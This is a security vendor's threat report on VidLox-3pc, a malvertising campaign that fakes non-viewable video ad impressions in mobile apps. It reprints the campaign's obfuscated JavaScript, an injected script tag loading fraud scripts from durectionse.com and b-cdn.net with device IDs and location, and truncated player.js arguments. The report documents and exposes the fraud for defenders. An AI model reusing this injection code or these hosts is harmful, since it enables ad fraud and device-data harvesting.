VIDLOX-3PC

Video Ad Fraud Executed via Malicious Creatives

THE MEDIA TRUST

We know digital security.

It’s an old malvertising trick to slip excess, unwanted code alongside a creative in an ad slot. While those bad actors are typically trying to drop various types of malware, The Media Trust detected a campaign that drove a video ad fraud scam nearly 5,000 times across more than 10 third-party AdTech providers since April 2021 that affected dozens of popular mobile apps.

Malvertising and ad fraud often seem like two sides of the same coin, and this recent campaign shows how the tactics of the former can fuel the latter. Dubbed VidLox-3pc (VidLox), this malware-driven ad fraud campaign uses a fake creative—typically repeating the logo of well-known social, gaming, or streaming apps—and injects multiple tracking URLs to generate at least 25 non-viewable impressions for in-app video ad campaigns. The fake impression reporting is delivered to at least 10 demand and supply side platforms (DSP, SSP). The campaign relies on extensive obfuscation to successfully bypass creative blockers in multiple app environments to divert ad spend from legitimate AdTech and publishers.

In-app video is a hot market, with eMarketer estimating more than $18 billion in US ad spend alone in 2021. That kind of cash attracts bad actors—according to DoubleVerify, in-app video fraud has jumped 50% in the last year and accounts for about 2% of all in-app video impressions globally.

How VidLox enables video ad fraud

Legitimate ad-supported mobile apps are the campaign target. When users in the US, Canada, Germany and Spain access an app serving this campaign they will see an innocuous creative featuring well-known app logos like Hulu, SnapChat, and SoundCloud. [Figure 1]



Legitimate
Mobile app
Ad
Fake creative depicting logos of several gaming, social, and streaming apps
Hulu
SnapChat
Blob Runner 3D
Crossy Road
Execute of 28,000 lines, including:
• b-cdn.net (creative host)
• Player/player.js (impression fraud)
Triggers HTML script to execute dozens of non-viewable impressions
Tracking pixel URL reports impression

Figure 1: VidLox attack flow


Behind the scenes, the VAST (primarily) and HTML5 tags contain an ad serving URL that delivers inline JavaScript with more than 28,000 lines of code and advanced levels of obfuscation. Within this code are two anomalous URLs enabling the impression fraud:

- one contains the string ".b-cdn.net", which hosts the compromised creative
- another contains "/player/player.js," which delivers the impression-fraud URLs.

There are more than 30 different domains used in the delivery of these non-viewable impressions (aka, indicators of compromise, IOC), making it difficult to keep creative blocking tools updated. Fake impressions are being recorded for more than 20 apps including Trivia Crack, CBS Sports, and Pin Rescue.


Digging into VidLox

These two scripts are inserted into the webpage via a single call to the JavaScript function *document.write.*



```
    const _0x2051d5 = {};
    _0x2051d5[_0xc48b46("KSf9", 0x801, 0xb0d, 0x918, 0x1074)] = _0x42bd8e["w"] + "x" + _0x42bd8e["h"], _0x2051d5[_0x3633a6("cFBO", 0xa49, 0x772, 0x8aa,
    0x2f4)] = _0x27b30a[_0x348896("DJoY", 0x3f2, 0x990, 0x6f0, 0x9c1)](encodeURIComponent, _0x42bd8e[_0xc48b46("2^mj", 0x61a, 0x9b1, 0xd56, 0x940)]),
    _0x2051d5[_0x3a1715("XG#@", 0xe9c, 0xd4b, 0x1280, 0x9e1)] = "", _0x2051d5[_0x3633a6("PAvy", 0xee0, 0x9d4, 0x8e0, 0xd62)] = _0x5de20c, _0x2051d5
    [_0x4d4323("PAvy", 0x417, 0x3c4, 0x77b, 0x29d)] = "", _0x2051d5[_0x348896("g9sR", 0xb6d, 0x8cb, 0xa32, 0xa29)] = _0x27b30a[_0x4d4323("Y7RQ", 0x61a,
    0x486, 0x3c2, 0x639)](_0xf3a8f2), _0x2051d5[_0x348896("6j6G", 0x7c3, 0x8e1, 0x7ff, 0xd7c)] = orEdict[_0x521c79][_0x4d4323("6j6G", 0xb76, 0x8e1, 0xa5d,
    0xdbc)], _0x2051d5[_0x3633a6("tOO5", 0x220, 0x6c8, 0x556, 0x9ad)] = "", _0x2051d5[_0x3633a6("cTay", 0x41a, 0x4aa, 0x1cf, 0x90)] = _0x42bd8e[_0x3633a6
    ("#1L(", 0xc17, 0xa0a, 0xf4b, 0x46f)], _0x2051d5[_0x3633a6("XG#@", 0x2c1, 0x5f9, 0x850, 0xac5)] = _0x42bd8e[_0x3633a6("f[R*", 0x5d7, 0x503, -0xb3,
    0x654)], _0x2051d5[_0x348896("#1L(", 0xe90, 0xd2c, 0xa0f, 0xe69)] = _0x42bd8e[_0x348896("2^mj", 0x983, 0x84c, 0x40d, 0xb52)], _0x2051d5[_0x348896
    ("Y7RQ", 0x1e4, 0x5fd, 0x535, 0xb34)] = "", _0x2051d5[_0x3633a6("#FCb", 0x757, 0xbfb, 0xf84, 0x9c3)] = "", _0x2051d5[_0xc48b46("g9sR", -0x2ae, 0x2cf,
    0x7c8, -0x1d5)] = "", _0x2051d5[_0x3633a6("f%a$", 0x11bb, 0xc8e, 0x836, 0xaa2)] = "", _0x2051d5[_0x3a1715("WHUs", 0x1336, 0xdc8, 0xdd3, 0xc8f)] = "",
    _0x2051d5[_0x3a1715("nVgA", 0xda8, 0x88e, 0x708, 0x89b)] = orEdict[_0x521c79][_0x3a1715("@nLV", 0x763, 0x738, 0x98a, 0x6e3)], _0x2051d5[_0xc48b46
    ("cNDC", 0x803, 0x3a8, 0x587, 0x87c)] = _0x27b30a[_0x4d4323("bTlA", 0x731, 0x935, 0xe1a, 0xb18)], _0x2051d5[_0x3633a6("f[R*", -0xab, 0x492, 0x21d,
    0x567)] = _0x27b30a[_0x348896("vY(E", 0x847, 0x8f5, 0xd32, 0xe92)](encodeURIComponent, _0x42bd8e[_0x3a1715("@nLV", 0x952, 0x955, 0xdfe, 0xc81)]),
    _0x2051d5[_0x4d4323("1gN]", -0x53, 0x556, 0x426, 0x67c)] = _0x27b30a[_0x348896("l@hk", 0x818, 0x90c, 0xe70, 0x7ad)](_0x332c9c, _0x5f1be8), _0x2051d5
    [_0x348896("tzT7", 0x6af, 0x9cf, 0xe5f, 0xe44)] = _0x5631a4, _0x2051d5[_0x4d4323("5ah#", 0xee5, 0x992, 0xc34, 0xc72)] = _0x27b30a[_0x3633a6("HTe9",
    0x115, 0x469, 0x3fc, 0x404)], _0x2051d5[_0x3a1715("l@hk", 0x11a1, 0xcd1, 0x102a, 0xf94)] = _0x27b30a[_0x3633a6("g9sR", 0xb17, 0xad5, 0x85d, 0xeae)],
    _0x2051d5[_0x348896("F5f8", -0xf, 0x405, 0x584, -0x6f)] = _0x27b30a[_0xc48b46("AAQ)", 0x760, 0x725, 0x9e7, 0x1d9)], _0x2051d5[_0x348896("58NM", -0x8,
    0x58b, 0x106, 0x48e)] = "", _0x2051d5[_0x3a1715("tzT7", 0x52a, 0x67c, 0x656, 0x400)] = _0x27b30a[_0xc48b46("8@xo", 0x989, 0x8a0, 0xbd9, 0xca4)],
    _0x2051d5[_0x4d4323("g9sR", 0x103a, 0xcf6, 0x11af, 0x108f)] = "", _0x2051d5[_0x4d4323("f%a$", 0xc3b, 0x7db, 0x397, 0x833)] = "", _0x2051d5[_0x3a1715("
    (R9z", 0x34e, 0x5ef, 0xb5f, 0x182)] = _0x27b30a[_0x4d4323("bTlA", 0xbdc, 0x95f, 0xa4d, 0x5cf)], _0x2051d5[_0xc48b46("DJoY", 0x957, 0x852, 0xbcc, 0xc9d)
    ] = _0x27b30a[_0x348896("Y42p", 0x6ea, 0x3c2, -0x1e8, 0x7a4)], _0x2051d5[_0x4d4323("DJoY", 0x4c4, 0x2fa, 0x498, 0x136)] = _0x27b30a[_0x3633a6("tOO5",
    0xa2d, 0x7dd, 0x889, 0xa8d)], _0x2051d5[_0x3633a6("tzT7", 0xc26, 0x839, 0x9f0, 0x59a)] = _0x27b30a[_0x4d4323("O084", 0x1025, 0xc1e, 0x7a3, 0xfac)],
    _0x2051d5[_0x3633a6("#1L(", 0xd84, 0xa4b, 0x948, 0xf14)] = _0x27b30a[_0x3633a6("O084", 0x738, 0xc71, 0xe7f, 0x7e9)], _0x2051d5[_0x3a1715("f[R*", 0xdff,
    0x934, 0xbdd, 0x56e)] = _0x27b30a[_0x3a1715("cTay", 0x634, 0xb13, 0x5b9, 0x641)], _0x2051d5[_0x4d4323("cTay", 0x879, 0x3ff, 0x56, 0x870)] = _0x27b30a
    [_0x3633a6("5nbi", 0x4cc, 0x783, 0x7bf, 0x685)], _0x2051d5[_0x3a1715("WHUs", 0xc8e, 0x865, 0xb70, 0x7b1)] = _0x27b30a[_0xc48b46("0K]Y", 0xa2d, 0xa4e,
    0xe97, 0x66c)], _0x2051d5[_0xc48b46("(R9z", 0xde4, 0xd52, 0xfaf, 0xc35)] = _0x27b30a[_0x3633a6("6j6G", 0xf87, 0xc44, 0xc78, 0xe3f)], _0x2051d5[_0x3a1715
    ("8@xo", 0x86d, 0xced, 0xe29, 0x1105)] = _0x27b30a[_0x3a1715("WHUs", 0x862, 0xa65, 0xfb8, 0x810)], _0x2051d5[_0x3633a6("58NM", 0x6f3, 0xca8, 0x11dd,
    0x724)] = _0x27b30a[_0x3633a6("5ah#", 0xd9f, 0x87c, 0x4b9, 0x39f)], _0x2051d5[_0x3633a6(")81Z", 0x3, 0x3dc, 0x79f, -0x13)] = _0x27b30a[_0x348896
    ("kQ!m", -0x14a, 0x252, 0x6f9, -0x27c)], _0x2051d5[_0x3633a6("(R9z", 0x146, 0x597, 0x3b8, 0x64f)] = _0x27b30a[_0xc48b46("djF#", 0xcfe, 0xbe7, 0xb29,
    0x6e8)], _0x2051d5[_0x348896("DJoY", 0x794, 0xd25, 0xa95, 0x11d1)] = _0x27b30a[_0x4d4323("3Xb]", 0x9f2, 0x5c7, 0x20e, 0xb65)], _0x2051d5[_0x4d4323
    ("cNDC", -0x129, 0x3cb, 0x661, 0x5d8)] = _0x27b30a[_0xc48b46("O084", 0xad, 0x5df, 0x63a, 0x501)], _0x2051d5[_0xc48b46("RD5s", 0xbdf, 0xd47, 0x10e0,
    0xced)] = orEdict[_0x521c79][_0x4d4323("0K]Y", 0x1221, 0xd42, 0x89a, 0x834)], _0x2051d5[_0xc48b46("f%a$", 0x10d6, 0xd0e, 0x8ad, 0xf70)] = orEdict
    [_0x521c79][_0x3a1715("nVgA", 0x937, 0x902, 0x944, 0xe8c)], _0x2051d5[_0xc48b46("nVgA", 0x12ed, 0xd8b, 0x937, 0x879)] = _0x27b30a[_0x4d4323("g9sR",
```


Figure 2: Snippet of the inline JavaScript, formatted.



```
id="video166776905975754946" style="width:320px;height:480px;position:fixed;top:0px!important; left:0px; z-index:0;"><script src="https://p.durectionse.com/
player/player.js?p=1667769059&cb=75754946&w=320&h=480&d=1097815000&sid=1097815000&appb=com.apalonapps.planesfree&appn=Planes%20Live%20-%20Flight%20Tracker&
appsi=1097815000&appsu=https%3A%2F%2Fapps.apple.com%2Fus%2Fapp%2Fplanes-live-flight-tracker%2Fid1097815000%3Fuo%3D4&country=US&
deviceid=64B5912C-227A-4DC2-A92A-F554F26C8FD8&ifa=64B5912C-227A-4DC2-A92A-F554F26C8FD8&loc=US&loclat=38.9091&loclong=-77.0203&gdpr=0&gdpr_consent=&
us_privacy=&schain=&c1=5.0&c2=trace_c8f48dbf47aebad9e6bb63347a0d7af8&c3=&
c4=MVYxjBJ1nQpV-lHhXfsPfVJYRYCUXecld2jAXeIpoN9Hsz_YguCQDsPT3cFv7WiwhlV_dJUQv007Iib76GDKSn5SmJzG4QWM4XWXOTlIx3qvFm6mCvulQwwkBiP1ZNEViMVCurV4AFA9C4B5lRQ-8xmP2L
lg-iw92xM6eazhCl2xa8acHwjA9KIn-Ii1esg4LalV_3WsH-Uy-L9aK8GmkWqPrpUSv9j0VvDxV4jD_3ROS8bFTsujpgByMxsbt3qBu2---7N_EyOqdpFCAaeNxstxAwykOeyv5jxuZL8NDWgaus0svm0ed0J
-h-gQ2u43W1H__HgjSmm5_YnKNCjj6lpbeMOTmwBiccY-gxW_OQNsrq7ni6sSR1NLsekZVxTHO6wZq0x2ANOi_1z-TRQJQSejQE5UtRDM0_aWh_PsrMsdjKU9k6mFRZvHhblzN9mt-zVW5I3BfcaurXEYpWEw
aFfhzqFlq_REhj5BxXwZDs9_K4UAR02upxHV38QlFSCB1oocnWa90aAybzs8x6KjP38iD4WTqeszfDKEYF3yaAX-2Igr8bURjta29tkLX9jmgmVC7Df2LoapLk195LtFJH3pupfZ38nSXxIRFIQB5tZk5voBe
yino9AYwnfZo-W9S2kzF6OVuJYjV0Z-m35XTwYqAzMDpecb9m0HMzi6q4B-lRKCjIxQkQSfS3ZHbjjKut74pJQhbERfMcR8Jl2pnCKf6M23i7KslVj0ebRNeG7RL9mycQtHM9WYyzI9OQjZLtYrCp5mms4162
7DyKZTEtAAU4TOHt3c-GaInznB06MHcFkdZKgf6cDDMtiOC1JZdKYrlMzVJHa1KG74JH3UnvgyKKkuC1r_PzEO7UrELmVjam7VffHBTXCyXs9U5YkTjpsNo8SVpGltQBn3MOmkm2s63xBuoNPnFbivZ5IH1Aw
2UHG2urnfb8KXUJ_3g3HEq0BmOoxeGL8eFegtU53JD4DdUIWw-IcsH03rHzx80pPFsFa29j04QQGk88ePbw6St1JxWERadU-hXlm9XedEgtq4TGb4IKWv27HHtZdoCghHNtJ_Hm5cohzTVfJocnSYcVYFIJqu
0Zwy4_r9MAvXyC3qelwemPfCMVd4IbpCFoy_arvS0Kw6-6Qzvet69mhsksM6eDcLMGLLLD8X8oCBmPgDMj7fyUD2-IUPM3IA4qYwmXQBt212M8i__K14kCJ01_jYPTjP9E_AGbMf_XUdYuzDIx1pa50ESIunX
OXXtoAspIjH5mT1QTIC4XjpHOx8aUkof9180ITanDRpLmGIRHCuMDrjuz0Tm02S6uI2tL9hYDKzt5YZwgpQ8Zkg0hH3dZb3ac1bgI6gVVJD&c5=87055327&c6=83657481&v=" type="text/
javascript"></script></div><script src="https://0748bb5a7517492.b-cdn.net/8f203032-ffdc-47ca-b1b2-73c7b295daad.js"></script>');
```

Figure 3: The fraudulent impression URL counts


The player.js file sends seven arguments to the main function: window.CEDATO_TAG, expiryUTCSec, playerID, playerURL, opUrl, playerParams, and gpvUrl, the last of which is suspiciously long [Figure 4].



```
})(window.CEDATO_TAG,
/*expiryUTCSec*/1621352851,
/*playerID*/"166776905975754946",
/*playerURL*/"https://c.durectionse.com/player/player_117.08_m.js",
/*opUrl*/"https://p.durectionse.com/player/player.js",
/*playerParams*/"?
c4=MVYxjBJ1nQpV-lHhXfsPfVJYRYCUXecld2jAXeIpoN9Hsz_YguCQDsPT3cFv7WiwhlV_dJUQv007Iib76GDKSn5SmJzG4QWM4XWXOTlIx3qvFm6mCvulQwwkBiP1ZNEViMVCurV4AFA9C4B5lRQ-8xmP2Llg-iw92xM6eazhCl2xa8acHwjA9KIn-Ii1esg4LalV_3WsH-Uy-L9aK8GmkWqPrpUSv9j0VvDxV
4jD_3ROS8bFTsujpgByMxsbt3qBu2---7N_EyOqdpFCAaeNxstxAwykOeyv5jxuZL8NDWgaus0svm0ed0J-h-gQ2u43W1H__HgjSmm5_YnKNCjj6lpbeMOTmwBiccY-gxW_OQNsrq7ni6sSR1NLsekZVxTHO6wZq0x2ANOi_1z-TRQJQSejQE5UtRDM0_aWh_PsrMsdjKU9k6mFRZvHhblzN9mt-zVW5I3Bfcaur
XEYpWEwaFfhzqFlq_REhj5BxXwZDs9_K4UAR02upxHV38QlFSCB1oocnWa90aAybzs8x6KjP38iD4WTqeszfDKEYF3yaAX-2Igr8bURjta29tkLX9jmgmVC7Df2LoapLk195LtFJH3pupfZ38nSXxIRFIQB5tZk5voBeyino9AYwnfZo-W9S2kzF6OVuJYjV0Z-m35XTwYqAzMDpecb9m0HMzi6q4B-lRKCjIxQk
QSfS3ZHbjjKut74pJQhbERfMcR8Jl2pnCKf6M23i7KslVj0ebRNeG7RL9mycQtHM9WYyzI9OQjZLtYrCp5mms41627DyKZTEtAAU4TOHt3c-GaInznB06MHcFkdZKgf6cDDMtiOC1JZdKYrlMzVJHa1KG74JH3UnvgyKKkuC1r_PzEO7UrELmVjam7VffHBTXCyXs9U5YkTjpsNo8SVpGltQBn3MOmkm2s63xBuo
NPnFbivZ5IH1Aw2UHG2urnfb8KXUJ_3g3HEq0BmOoxeGL8eFegtU53JD4DdUIWw-IcsH03rHzx80pPFsFa29j04QQGk88ePbw6St1JxWERadU-hXlm9XedEgtq4TGb4IKWv27HHtZdoCghHNtJ_Hm5cohzTVfJocnSYcVYFIJqu0Zwy4_r9MAvXyC3qelwemPfCMVd4IbpCFoy_arvS0Kw6-6Qzvet69mhsksM6e
DcLMGLLLD8X8oCBmPgDMj7fyUD2-IUPM3IA4qYwmXQBt212M8i__K14kCJ01_jYPTjP9E_AGbMf_XUdYuzDIx1pa50ESIunXOXXtoAspIjH5mT1QTIC4XjpHOx8aUkof9180ITanDRpLmGIRHCuMDrjuz0Tm02S6uI2tL9hYDKzt5YZwgpQ8Zkg0hH3dZb3ac1bgI6gVVJD&appsi=1097815000&
gdpr_consent=&v=&loclong=-77.0203&c5=87055327&loclat=38.9091&schain=&d=1097815000&c6=83657481&pv=117.08&ifa=64B5912C-227A-4DC2-A92A-F554F26C8FD8&us_privacy=&appsu=https://apps.apple.com/us/app/planes-live-flight-tracker/
id1097815000?uo=4&h=480&c1=5.0&cb=75754946&gdpr=0&appb=com.apalonapps.planesfree&country=US&c2=trace_c8f48dbf47aebad9e6bb63347a0d7af8&c3=&appn=Planes Live - Flight Tracker&deviceid=64B5912C-227A-4DC2-A92A-F554F26C8FD8&w=320&
appc=IAB20,IAB9&loc=US&sid=1097815000&p=1667769059&mid=s-02.durectionse.com&se=10cfdd23-1efe-4a9a-bd12-dd912077cae5&ssl=1&app=1&cirBreak=1",
/*gpvUrl*/ "data:;base64,
W3siZG1pZCI6IjE2Njc3NjkwNTktNTgxODMxNjcwLTE0MzIxNDg4MDMtNDE2OTkwNzk0IiwiaWQiOiI0MTY5OTA3OTQiLCJncm91cCI6IjEiLCJmcmVxQ2FwIjoiMCIsImRvbWFpbklkIjoiMCIsInVybCI6Imh0dHBzOlwvXC9wLmR1cmVjdGlvbnNlLmNvbVwvcnRiX3Zhc3RfcHJveHk/
YXA9TVN3M0xWTmlOQzFIUmtrdlN6TTFMQXhKZFBCRkhjX3BoQ1lQTkJsNDlLQnM2Ql85VzVKRi1FTlRIdkpya3BXVXl5NGhudnRzYV9Qd2p3aUkwdUlDQm5zbVh4aWdlZ3ZyWUw0a3JLcDh5WndnaVdBYUtHQlpjWGRYRUczSTFFbVRGdXFWd2l4TDVXNUxWb01pSEo0TXFwMTRQQk1VSHRfTk1hSjUtNTJ4c0h5
